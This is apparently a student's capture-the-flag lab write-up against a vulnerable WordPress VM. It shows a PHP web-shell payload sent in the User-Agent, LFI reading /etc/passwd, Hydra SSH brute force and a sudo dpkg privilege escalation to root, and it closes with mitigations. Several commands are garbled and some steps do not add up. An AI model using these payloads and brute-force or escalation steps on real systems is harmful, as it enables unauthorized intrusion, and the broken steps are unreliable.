blocks/	2020-01-12 05:00	-	
bookmark-template.php	2019-09-02 19:41	12K	
bookmark.php	2019-09-16 14:55	15K	
cache.php	2019-04-11 15:10	21K	
canonical.php	2019-08-03 20:59	28K	
capabilities.php	2019-10-08 23:28	33K	
category-template.php	2019-10-08 23:28	51K	
category.php	2019-09-01 12:13	12K	
certificates/	2020-01-12 05:00	-	
class-IXR.php	2016-08-31 11:31	2.5K	
class-feed.php	2019-10-08 12:19	544	
class-http.php	2019-10-12 13:05	38K	
class-json.php	2019-10-03 09:48	42K	
class-oembed.php	2019-07-18 23:32	410	
class-phpass.php	2015-10-06 18:45	7.1K	
class-phpmailer.php	2019-10-03 10:45	145K	

But then I remembered port 22 is open and I have credentials , Tried it but permission was denied.




```
devapriya10@kali: ~/Documents/Exam
(devapriya10@kali) ~/Documents/Exam
$ ssh john@10.0.2.147
john@10.0.2.147's password:
Permission denied, please try again.
john@10.0.2.147's password:
```

Then after some research I tried the user as wordpress and password the same one got for john. But it was also rejected.




```
devapriya10@kali: ~/Documents/Exam
(devapriya10@kali) ~/Documents/Exam
$ curl -A '<?php system($_GET["cmd"]); >?' http://10.0.2.147/
<center><br> This Page is Closed<br><br></center>
(devapriya10@kali) ~/Documents/Exam
$ curl -A '<?php system($_GET["cmd"]); >?' http://10.0.2.147/
<center><br> This Page is Closed<br><br></center>
(devapriya10@kali) ~/Documents/Exam
$ ssh wordpress@10.0.2.147
wordpress@10.0.2.147's password:
Permission denied, please try again.
wordpress@10.0.2.147's password:
```

Then again went back to dirsearch and found a readme.html file. Tried to get into it , didn't find any login page.




Also entered into /license.txt , But nothing unusual, Tried getting into /wp-login.php , but it revert back to the home page.



Lastly also tried the curl method to find another break through , But failed there also.

[illegible]

LFI , Got inside /etc/passwd/ , found users above id 1000.



Connecting to 192.168.1.214...

Listing all users into a text file

```
(devapriya10@kali) [~/Documents/Exam]
$ nano users.txt
(devapriya10@kali) [~/Documents/Exam]
$
```

```
GNU nano 8.7.1 users.txt
john
lisa
henri
victor
trevor
```

Tried using hydra , but it will take a lot of time

```
(devapriya10@kali) [~/Documents/Exam]
$ hydra -L users.txt -P /home/devapriya10/Desktop/rockyou.txt ssh://10.0.2.147 -i 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-02 18:30:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 71721993 login tries (1:5/p:14344399), ~17930499 tries per task
[DATA] attacking ssh://10.0.2.147:22/
[STATUS] 79.00 tries/min, 79 tries in 00:01h, 71721916 to do in 15131:13h, 4 active
[STATUS] 74.33 tries/min, 223 tries in 00:03h, 71721772 to do in 16081:07h, 4 active
[STATUS] 71.00 tries/min, 497 tries in 00:07h, 71721498 to do in 16836:02h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Via Brute force attack got into the user account through ssh.

```
(devapriya10@kali) [~/Documents/Exam]
$ nano pass.txt
(devapriya10@kali) [~/Documents/Exam]
$ hydra -L users.txt -P pass.txt ssh://10.0.2.147
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-02 19:24:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks; use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205 login tries (1:5/p:41), ~13 tries per task
[DATA] attacking ssh://10.0.2.147:22/
[22]ssh host: 10.0.2.147: login: trevor password: SUPERTMAN
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-02 19:25:27

(devapriya10@kali) [~/Documents/Exam]
$ ssh trevorgio@0.2.147
trevor@10.0.2.147's password:
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.90-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 6 02:05:53 2026 from 10.0.2.4
trevor@lucifer:~$
```

To get root access , dpkg has NOPASSWD.

```
(devapriya10@kali) [~/Documents/Exam]
$ ssh trevorgio@0.2.147
trevor@10.0.2.147's password:
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.90-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 6 02:05:53 2026 from 10.0.2.4
trevor@lucifer:~$ ls
trevor@lucifer:~$ ls -la
total 32
drwxr-xr-x 4 trevor trevor 4096 Mar 6 02:23 .
drwxr-xr-x 7 root root 4096 Mar 23 2020 ..
-rw-r--r-- 1 trevor trevor 20 Mar 6 02:23 .bash_history
-rw-r--r-- 1 trevor trevor 220 Mar 23 2020 .bash_logout
-rw-r--r-- 1 trevor trevor 576 Mar 23 2020 .bashrc
drwxr-xr-x 3 trevor trevor 4096 Mar 23 2020 .gnupg
drwxr-xr-x 3 trevor trevor 4096 Mar 23 2020 .local
-rw-r--r-- 1 trevor trevor 807 Mar 23 2020 .profile
trevor@lucifer:~$ sudo -l
Matching Defaults entries for trevor on lucifer:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User trevor may run the following commands on lucifer:
(root) NOPASSWD: /usr/bin/dpkg
trevor@lucifer:~$ sudo dpkg -i /dev/null
dpkg: error: archive '/dev/null' is not a regular file
trevor@lucifer:~$ !/bin/sh
-bash: /bin/sh: event not found
trevor@lucifer:~$
```

Tried Researching in web , but couldn't find. Performed additional privilege escalation research and successfully obtained root access.

```
^C
trevor@lucifer:~$ sudo dpkg
dpkg: dpkg: need an action option

Type dpkg --help for help about installing and deinstalling packages [*];
Use 'apt' or 'aptitude' for user-friendly package management;
Type dpkg --get-selections for a list of packages;
Type dpkg --get-architecture for a list of architectures;
Type dpkg --force-architecture for a list of forcing options;
Type dpkg-deb --help for help about manipulating *.deb files;

Options marked [*] produce a lot of output - pipe it through 'less' or 'more' !

trevor@lucifer:~$ cd "/tmp"
trevor@lucifer:/tmp$ mkdir -p DEBIAN/control
trevor@lucifer:/tmp$ cat << "EOF" > DEBIAN/control
Package: exploit
Version: 1.0
Section: base
Priority: optional
Architecture: all
Maintainer: test
Description: exploit
EOF
trevor@lucifer:/tmp$ cat << "EOF" > DEBIAN/postinst
#!/bin/sh
EOF
trevor@lucifer:/tmp$ chmod +x DEBIAN/postinst
trevor@lucifer:/tmp$ dpkg-deb --build "exploit.deb"
dpkg-deb: building package 'exploit' in '/tmp/exploit.deb'.
trevor@lucifer:/tmp$ sudo dpkg -i "exploit.deb"
Selecting previously unselected package exploit.
(Reading database ... 46736 files and directories currently installed.)
Preparing to unpack ./exploit.deb ...
Unpacking exploit (1.0) ...
Setting up exploit (1.0) ...
# whoami
root
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old x.sh
# cd root
# ls
flag.txt
# cat flag.txt
Whoaa !!!!! flag okke Kittiyelloo ....Brilliant !!
#
```

SUMMARY

Key Findings:

- Local File Inclusion (LFI)
- Weak credential management
- Exposed directories
- Weak SSH authentication
- Misconfigured sudo permissions (NOPASSWD)

Mitigation Recommendations:

- Restrict directory indexing
- Sanitize user input
- Enforce strong password policies
- Disable unnecessary services
- Apply least privilege principles